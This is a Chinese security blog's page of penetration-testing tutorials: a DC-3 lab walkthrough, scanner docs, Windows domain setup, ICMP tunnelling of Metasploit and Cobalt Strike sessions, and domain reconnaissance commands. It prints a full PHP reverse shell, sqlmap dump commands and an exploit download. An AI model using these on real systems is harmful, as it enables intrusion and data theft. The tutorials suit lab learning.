搜索到
195
篇与
的结果
-
 【渗透测试】DC-3提权靶场渗透教程 【渗透测试】DC-3提权靶场渗透教程靶机地址:官网: http://www.five86.com/downloads/DC-3-2.zip 百度网盘: https://pan.baidu.com/s/1nK2rG5Wuh4MDZmsT8tvYkw?pwd=4pa2 夸克: 开启nat模式开机开始渗透,主机发现端口快速扫描80端口服务,并快速找到编程语言御剑扫描后台界面安装 joomscan 这个工具检查检索这个joomla版本信息是3.7.0joomscan -u 192.168.60.131使用searchsploit 来搜索漏洞信息搜索所有 joomla 指定版本的漏洞信息,用法,中间添加一个空格就可以了。再精确,我要找到 joomla 3.7.0 版本的sql注入漏洞复制到剪切板我们可以利用-p选项,我们可以获得有关目标漏洞的更多信息,并将该漏洞的完整路径复制到剪切板上。searchsploit 42033 searchsploit -p 42033我们查看这个内容sqlmap复制上图的payload,并把localhost本地地址替换成靶场地址sqlmap -u "http://192.168.60.131/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --current-user这个时候就得到了数据库信息,并使用 --current-user 获取当前数据库用户,可以看到是root用户指定数据库为当前网站的数据库,枚举数据库所有表sqlmap -u "http://192.168.60.131/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] -D joomladb --tables指定表"#__users",并列出所有的列名sqlmap -u "http://192.168.60.131/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] -D joomladb -T '#__users' --columns我只要username和password两个字段sqlmap -u "http://192.168.60.131/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] -D joomladb -T '#__users' -C username,password --dump创建一个文件,存储好hash后的密文,使用 john 来爆破一下,提示我们使用--show参数,来显示所有可能的密文得到 admin的密码snoopy,登录后台添加一个php脚本,用于编写一句话木马修改一下这个文件的两个参数,然后全部复制到这个script.php源码如下<?php set_time_limit (0); $VERSION = "1.0"; $ip = '192.168.60.132'; // 你攻击机的IP地址 $port = 1234; // 攻击机nc监听的地址 $chunk_size = 1400; $write_a = null; $error_a = null; $shell = 'uname -a; w; id; /bin/sh -i'; $daemon = 0; $debug = 0; if (function_exists('pcntl_fork')) { // Fork and have the parent process exit $pid = pcntl_fork(); if ($pid == -1) { printit("ERROR: Can't fork"); exit(1); } if ($pid) { exit(0); // Parent exits } // Make the current process a session leader // Will only succeed if we forked if (posix_setsid() == -1) { printit("Error: Can't setsid()"); exit(1); } $daemon = 1; } else { printit("WARNING: Failed to daemonise. This is quite common and not fatal."); } // Change to a safe directory chdir("/"); // Remove any umask we inherited umask(0); // // Do the reverse shell... // // Open reverse connection $sock = fsockopen($ip, $port, $errno, $errstr, 30); if (!$sock) { printit("$errstr ($errno)"); exit(1); } // Spawn shell process $descriptorspec = array( 0 => array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a pipe that the child will write to 2 => array("pipe", "w") // stderr is a pipe that the child will write to ); $process = proc_open($shell, $descriptorspec, $pipes); if (!is_resouRCE($process)) { printit("ERROR: Can't spawn shell"); exit(1); } // Set everything to non-blocking // Reason: Occsionally reads will block, even though stream_select tells us they won't stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened reverse shell to $ip:$port"); while (1) { // Check for end of TCP connection if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; } // Check for end of STDOUT if (feof($pipes[1])) { printit("ERROR: Shell process terminated"); break; } // Wait until a command is end down $sock, or some // command output is available on STDOUT or STDERR $read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); // If we can read from the TCP socket, send // data to process's STDIN if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0], $input); } // If we can read from the process's STDOUT // send data down tcp connection if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input"); fwrite($sock, $input); } // If we can read from the process's STDERR // send data down tcp connection if (in_array($pipes[2], $read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input); } } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); // Like print, but does nothing if we've daemonised ourself // (I can't figure out how to redirect STDOUT like a proper daemon) function printit ($string) { if (!$daemon) { print "$stringn"; } } ?> 粘贴到这个php木马中kali开启监听默认情况下的模板位置是在 /templates 目录下当前模板名称为 beez3得出脚本位置http://192.168.60.131/templates/beez3/script.php成功上线创建一个交互式shellpython -c 'import pty;pty.spawn("/bin/bash")'上图可以看到不是root用户信息收集两个重要文件的权限查看发布者信息,都没有可疑点那么还是一样,使用searchsploit漏洞检索我们需要的是提权漏洞,再添加关键字 Privilege Escalation找到4.4.x的漏洞,进行尝试可以看到漏洞的产生原因以及利用方法。搜索exp,有一个下载链接下载下来即可解压,并开启http请求复制这个文件的地址就好http://192.168.60.132:8000/39772/exploit.tar靶机下载这个文件,但是提示我们没有权限wget http://192.168.60.132:8000/39772/exploit.tar这个时候就要想到刚刚在网页上能创建php文件的目录了,查找刚刚创建的脚本find / -name "script.php" 2>/dev/null我们在这个文件下载,下载完成解压到这个文件夹中根据这个39772的txt文件提示依次执行提权成功。成功通关!往期推荐飞雪-网络安全见闻如何在GZCTF部署简单的Web和PWN动态flag?【CTF杂项】常见文件文件头、文件尾格式总结及各类文件头一款开源持续更新的后渗透免杀框架【RCE剖析】从0-1讲解RCE漏洞绕过,Windows与Linux/RCE漏洞绕过方式总结----实战解析
-
棱镜X单兵渗透平台 本工具仅面向合法授权的企业资产风险检测,请严格遵守法律规定,不得危害国家安全、公共利益,不得损害个人、组织的合法权益,否则应自行承担所引起的一切法律责任。启动· WEB 系统依赖文件:lib.zip: web 版依赖库,CLI 模式无需下载。存储仓库: https://oss.prismx.io Linux Amd64 运行示例:$ wget https://oss.prismx.io/lib.zip$ wget https://oss.prismx.io/prismx_linux_amd64$ unzip lib.zip $ chmod +x prismx_Linux_amd64 $ ./prismx_Linux_amd64启动后访问https://yourIP:443即可进入登录页,使用 -port 参数可指定端口。系统默认账号prismx/prismx@passw0rd,首次使用请修改账户名与密码!主页:数据大屏:· CLI 命令行命令行模式无需任何依赖文件,只具有基础的扫描模块。执行-h 命令可获取相关帮助。$ ./prismx_Linux_amd64_cli -h $ ./prismx_Linux_amd64_cli -t 127.0.0.1 -p 1-500,3000-6000· Linux For ARM(Android)具有 Root 权限可以避免百分之九十的问题!安卓设备为例,下载终端工具 Termux ,更新软件包然后安装 wget,再下载二进制程序,赋予权限后即可运行。$ pkg update $ pkg upgrade $ pkg install wget $ wget https://oss.prismx.io/lib.zip $ wget https://oss.prismx.io/prismx_linux_amd64 $ unzip lib.zip $ chmod +x prismx_Linux_amd64 $ ./prismx_Linux_amd64未授予 Root 权限会出现错误:listen tcp 0.0.0.0:80: bind: permission denied,使用-port 参数切换绑定端口即可。执行扫描任务时出现错误:xx on [::1]:53: read udp [::1]:37606->[::1]:53: read: connection refused有 ROOT 权限:在手机根目录的 /etc/ 文件夹下新建一个名为 resolv.conf 的文件,内容为nameserver 8.8.8.8(DNS 服务器),然后重启 Termux 之后再次运行即可。无 ROOT 权限:执行pkg install proot resolv-conf && proot -b $PREFIX/etc/resolv.conf:/etc/resolv.conf ./prismx -port 8000(运行参数) 至此,便可成功启动,在手机浏览器访问首页:http://127.0.0.1:8000 但是并不代表可以完整使用了,以非 ROOT 权限执行任务时切记将存活检测切换为 Ping 模式!!主机管理一键生成 Agent,点击获取载荷即生成客户端。增效工具模糊搜索:结果基于 Hunter 平台,使用该功需配置 Hunter Api Key子域名:该功能基于互联网系统,需确保能正常访问公网目录扫描:扫描指定 URL 可能存在安全风险的资源地址。任务管理无障碍创建向导,高级设定:存活检测:ICMP 模式速度更快,但是需要 ROOT 身份运行,在无 ROOT 权限时请手动切换为 PING。告警级别:默认选择了中危,在执行扫描任务时如检测到等级大于等于中危的漏洞时会向用户邮箱发送告警通知。通报等级:严重>高危>中危>低危>信息>无模糊存活:部分主机开启禁 PING,导致常规检测无法验证存活,此时可以启用该选项进行深度检测,默认已选中。扫描子域:此功能基于互联网系统,此选项需可访问公网。扫描配置JNDI 服务器通常启动后首页会提示:JNDI 监控服务未启动,一些检测功能将会受到限制。解决方式:管理员账户前往 扫描配置 —> 扫描参数 —> 外连设置,有两种方案自定义 JNDI 服务器:可在本机启动一个监听,服务器地址应当是本机内网/公网 IP 端口CEYE:配置 CEYE 平台的 Identifier 和 API Token 即可然后选中对应的服务器模式,保存即可。未正确配置该选项会导致 log4j2 RCE 和 Fastjson RCE 等插件无法使用!第三方平台在执行子域名扫描以及信息收集的模糊搜索任务时,会依赖外界平台。请配置相关平台的身份验证信息,以保证数据的完整性。字典配置系统内置默认账户、密码组合。如果密码列里出现{user}占位符,则会被替换成用户名。插件编写流程可视化创建插件请确保程序具有读写权限以及根目录存在 libexploits 文件夹,插件名即是漏洞名称.yaml规则及语法Request 可视化编辑器,支持多套请求。支持 CEL 函数语法,语法见教程。AND/OR 按钮:如果选中 AND,需要每个请求的响应均符合所设定的响应规则,如果为 OR 则只需符合其中一项即判定为具有该漏洞。注:如果发送的请求是 Post Form 请求,Params 参数须先以 URL Encoded 编码转换。往期推荐111
-

什么是域?如何搭建一个简单的域环境? 什么是域?如何搭建?域域是计算机网络中的一个逻辑组织单元,具有安全边界,实现资源的集中管理和共享。它通常分为,单域 ,多域,父域,子域 ,域树(tree), 域森林(forest),DNS域名服务器。单域和多域单域指网络中所有计算机和用户隶属于同一域,便于集中管理;多域则将网络划分为多个独立域,每个域有各自的管理员、安全策略和资源,提高灵活性和安全性。父域和子域父域和子域是计算机网络和域名系统(DNS)中的概念,一句话概括即:父域是包含其他域(子域)的顶级域,而子域则是父域下进一步划分的独立部分,两者通过层次结构组织起来,共同构成复杂的网络命名体系。emmmm,该图仅供参考,哪有不对,还请指出,谢谢各位师傅域树(tree) 域森林(forest)域森林指若干个域树通过建立信任关系组成的集合。可以通过域树之间建立的信任关系来管理和使用整个森林中的资源,从而又保持了原有域自身原有的特性。这里域树abc.com与域树abc.net之间通过建立信任关系来构成域森林。emmmm,该图仅供参考,哪有不对,还请指出,谢谢各位师傅如何搭建?服务器管理员(administrator)的密码不能太简单,建议用大小写和字符混合的,否则影响先决条件检查的结果。这里使用的操作系统是Windows server 2012域控服务器需要修改静态IP地址,方便查找域控服务器的位置设置自己为DNS服务器,网关可设可不设修改计算机名称为DC(域控服务器)重启!添加角色和功能选择指定选项,一路下一步设置为如果需要,自动重启服务器不要带点关闭,先点将此服务器升级为域控服务器,之后再关闭配置根域名(需要符合域名配置规则)选择你得域控服务器版本,我的是Windows server 2012添加还原DSRM密码这个域名就是刚刚填的根域名称的大写确保所有的先决条件检查通过,就可以开始安装了重启之后就会发现计算机全名便成了域控服务器如果ping不了的话,就检查静态dns是否正确关闭防火墙添加一个域控账号添加域用户新建一个域用户,用于第二台机器win2008登录域控服务器设置好账号名称设置密码如果出现着这种情况,出网了,也就是ping了这个域名下的公网服务器地址,而不是域控服务器的地址。那么就去改hosts,把这个域名指向域控服务器的DNS此时就可以看到ip地址变为了域控服务器的DNS地址另一台修改DNS为域控服务器,我这里是2008此时即可ping通域控服务器加入域输入域管账号密码,也就是win2012开启域控服务器时的用户和密码加入域即可重启这个时候域控服务器就可以看看到这个计算机使用我们刚刚创建的zs用户登录域使用域登录账号格式为合起来就是REDTEAMzs,密码为你添加的域用户密码,登录成功后会发现重启不了改dns,也需要域管账号密码,这时候就体现了域的作用了域超管账号administrator在任何域内主机上都可以登录,如果需要添加一个域管理员,在任何机器上都能登录,那么就在Domain Admins中添加管理员账号一个简单的工作组权限案例登录普通用户Windows中超级管理员的SID中RID是500,就像linux的root账户UID为0如果发现密码不符合要求打开我们的本地安全策略,把密码复杂性禁用就好换一个稍微复杂的密码,添加一个管理员,分配到超级管理员组登录新加的test用户此时SID的RID为1001,而不是500Tips : 在Windows系统中,指派给用户、计算机和组的RID通常从1000开始。因此,当SID中的RID大于1000时,意味着这个SID代表的是在系统中后创建的用户、组或计算机账户。主管是降权后的超级管理员必须要过UAC验证过了UAC就可以添加用户,为了进一步演示,再添加一个test1用户切换用户后,执行如图命令,SID中的RID为1002添加的普通用户过不了UAC,需要管理员的账号密码回首往昔【渗透测试】12种rbash逃逸方式总结最新可用,bp+charles小程序抓包教程DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【流量分析】Java框架Shiro、工具利用、漏洞复现以及流量特征分析DocCMS 网站存在SQL注入漏洞
-
【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF,CS 会当凌绝顶,一览众山小前言渗透测试中,如果攻击者使用各类上层隧道(例如:HTTP隧道、DNS隧道、常规正/反向端口转发等)进行的操作都失败了,常常会通过ping命令访问远程计算机,尝试建立ICMP隧道,将TCP/UDP数据封装到ICMP的ping数据包中,本文主要讲解了【靶机能上TCP和不能上TCP的区别】【利用pingtunnel搭建ICMP隧道,实现靶机上线MSF/CS的过程】,以及它的原理解释,如果哪里说错了,还请师傅们指出,谢谢您。靶机能上TCP首先我们使用MSFvenom生成widows木马 设置好payload开启监听运行即可上线正常情况下木马使用的是TCP协议,靶机能上网,那么靶机不能上网,阻止了防火墙出网呢?也不能走TCP访问攻击机器呢?这个时候MSF就不能通过TCP协议上线,下面将演示MSF通过ICMP协议上线靶机阻止TCP连接环境搭建检查网络通信,可以ping通百度也可以正常访问百度靶机启用防火墙kali攻击机器ping(访问)靶机就不通了靶机阻止防火墙所有出站TCP规则,也就是我们靶机访问不了外网,浏览器打不开百度了设置为阻止全部勾选这个时候可以ping通百度,但是tcp无法访问(浏览器访问网站这个操作,就是走的TCP协议),而ping使用的是icmp协议,所以可以ping通百度,也可以ping(访问)通我们的攻击机没上线成功的过程就不演示了,作用不大注:木马走的都是tcp协议,此时我们禁用了TCP协议,MSF就无法上线,该怎么绕过呢?工具使用这时候我们就需要一个工具MSF隧道搭建工具pingtunnel工具链接链接:https://pan.baidu.com/s/1LsLiszJCdAoZs0I4PfXeWg?pwd=1212提取码:1212PingTunnel是一款常用的ICMP隧道工具,可以跨平台使用,为了避免隧道被滥用,还可以为隧道设置密码。pingtunnel工具是基于网络层面ICMP协议的内网穿透工具。在本次教程中它的主要作用,如图这张图主要介绍了两个部分1、靶机使用容器,将tcp数据包打包为icmp数据包2、MSF接收的时候,将icmp数据包还原成tcp数据包实现过程下载好工具后把他移到kali中kali启用PingTunnel服务器此时kali生成的木马需要是127.0.0.1,端口为靶机监听的地址(原理待会解释)PingTunnel把木马的TCP数据包封装为ICMP数据包,这时候就可以通过ICMP协议发送到攻击机服务器工具使用教程如下命令解释pingtunnel -type client -l 127.0.0.1:8888 -s 192.168.209.151 -t 192.168.209.151:9999 -tcp 1运行查看kali服务端,icmp协议已成功收到靶机的访问请求MSF设置监听端口9999,本地地址为0.0.0.0全局地址当PingTunnel服务器接收到靶机的ICMP数据包的时候,PingTunnel就会将ICMP数据包拆解为TCP数据包,这时候MSF就会接收到此”TCP请求“,即可成功利用icmp隧道成功上线MSF执行命令原理解释再来看这张图结合上面的结构图和这个案例即可得到原理,攻击机器生成木马,并传到靶机上,靶机运行木马在本地的8888端口,而PingTunnel在靶机上将这个端口的TCP流量打包,转发到攻击机刚刚开启的PingTunnel服务器,PingTunnel服务器接收到这个icmp请求之后,将这个ICMP包进行拆解转化为TCP协议,最后将这个TCP协议转发到攻击机器(kali)MSF监听的端口,此时就可以完成MSF上线CS通过ICMP上线CS也是一样的原理,主机cs生成木马,送到靶机,添加两个监听器,靶机自己监听地址kali接受shell地址如下生成payload,选择靶机的监听地址放入靶机运行木马之后,再运行pingtunnel,转发到攻击机的服务器pingtunnel -type client -l 127.0.0.1:8888 -s 192.168.209.151 -t 192.168.209.151:9999 -tcp 1成功上线,如果没上线成功,这个红色的框一定要检查是否正确whoami总结本文详细讲解了在内网渗透中,当常规的网络通信手段(如TCP协议)受阻时,如何利用ICMP隧道技术实现MSF和CS的上线。通过搭建PingTunnel服务器,将TCP数据包封装在ICMP数据包中,利用ICMP协议进行数据传输,从而绕过网络限制。文章还详细解释了ICMP隧道的工作原理,并通过实际案例展示了其应用过程。感今怀昔最新可用,bp+charles小程序抓包教程DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【kali笔记】一款强大的Web目录扫描工具DIRB使用指南PwnLab: init-文件包含、shell反弹、提权--靶机渗透思路讲解【附靶机链接】PHP反序列化漏洞从入门到深入8k图文介绍,以及phar伪协议的利用
-

【内网渗透】免工具,内网和域内信息收集的40种方式总结 【内网渗透】免工具,内网和域内信息收集的40种方式总结前言本文主要演示了【系统信息收集】【浏览器信息收集】和【域内信息收集】,因为上一篇已经讲过了基本的信息收集方式:这篇新增了域内信息收集和浏览器信息收集,并且在上一篇文章的基础下,新增了好几种内网信息收集的方式,这里先介绍域内信息收集域内信息查看当前登录域显示和更改可配置的工作站服务参数。net config workstation域列表显示域列表、计算机列表或指定计算机的共享资源列表。net view如果出现如下错误那么就关闭防火墙检查服务Computer Browser是否开启域列表net domAIn /domAIn域内用户组查看域内所有用户组列表net group /domAIn域内用户查看域内所有用户net user /domAIn域内详细信息wmic useraccount get /all存在的用户查看存在的用户dsquery user本地管理员组net localgroup administrators /domAIn域内管理员组net group "domAIn admins" /domAIn net group "enterprise admins" /domAIn net group "schema admins" /domAIn域内时间net time /domAIn域内计算机域内所有成员的计算机列表net group "domain computers" /domain域密码信息net accounts /domain域信任列表域信任列表:主要用于验证对方证书是否可信。当一个域内的用户在检验另一个域内用户身份时,会检查对方证书的颁发CA是否在信任列表中,从而判断是否能信任对方用户的身份。net accounts /domain域控制器名称域内控制器名称nltest /DCLIST:域名主机名域控制器主机名nslookup -type=SRV _ldap._tcp真实环境中,一般存在两台或两台以上的域控制器,其目的是:一旦主域控制器发生故障, 备用的域控制器可以使域内服务验证正常进行。组域控制器组主主控制器浏览器信息chrome C:Users$usernameAppDataLocalGoogleChromeUser DataDefaultHistory firefox C:UsersUndefined control sequence AppDataname.defaultplaces.sqlite IE reg query "HKEY_CURRENT_USERSoftwareMicrosoftInternet ExplorerTypedURLs" 或C:Users$userAppDataLocalMicrosoftWindowsHistory edge, v79+: C:Users$userAppDataLocalMicrosoftEdgeUser DataDefaultHistory v44+ C:Users$userAppDataLocalMicrosoftWindowsWebCacheWebCacheV01.dat系统信息当前用户信息查看当前用户信息,RID,组信息,特权信息whoami /all系统信息systeminfo网络及端口状态netstat -an这里,-a 表示显示所有连接和监听端口,-n 表示以数字形式显示地址和端口号。LISTENING:表示监听中,这个端口正在开放,可以提供服务SYN_SENT:客户端已经发送连接请求(SYN),并正在等待服务器的确认(SYN-ACK报文)。这是TCP三次握手过程中的一个状态。CLOSED:连接已关闭,不再存在。TIME_WAIT:连接已关闭,但TCP协议规定在这段时间内(通常是2倍的最大报文存活时间,即2MSL)不能立即使用该连接相同的四元组(源IP、源端口、目标IP、目标端口)建立新的连接,以防止旧连接的残留数据干扰新连接。【MSL,报文最大生存时间可能是30秒、1分钟或2分钟,取决于操作系统】ESTABLISHED:连接已成功建立,数据可以在客户端和服务器之间双向传输。比如HTTP/HTTPS,FTP,SMTP,SSH,MYSQL,RDP(Windows远程桌面服务)等当前主机名称hostname当前操作系统wmic OS这么不好看?就使用get命令对每一列进行筛选,赛选常用的信息wmic OS get Caption,CSDVersion,OSArchitecture,Version安装的应用程序wmic product get name,version在线用户quser网络配置ipconfig /all查看进程tasklist /vIP地址DNS服务器,本地IP,网关地址ipconfig /all是否可ping通dns地址主机开机时间继上一篇补充一些net statistics workstation如果拒绝访问的话就使用管理员打开cmd有执行结果的话应该是这样的路由route printARP命令的作用主要是显示本地ARP(地址解析协议)缓存表。arp -a # 计算机中存储的已解析IP地址及其对应的MAC地址。快速查看计算机与其他设备之间的网络连接情况。防火墙配置netsh firewall show config远程连接如果3389端口开启,那么极有可能开启了远程连接服务netstat -ano | findstr 3389远程桌面连接历史记录有的话就有,可以把凭证取下来进行本地解密、没有的话会显示无cmdkey /list本机用户net user某用户的X信息net user 用户名往期推荐【JS逆向】某大型音乐平台JS逆向分析【流量分析】Java框架Shiro、工具利用、漏洞复现以及流量特征分析最新可用,bp+charles小程序抓包教程DocCMS 网站存在SQL注入漏洞PwnLab: init-文件包含、shell反弹、提权--靶机渗透思路讲解【附靶机链接】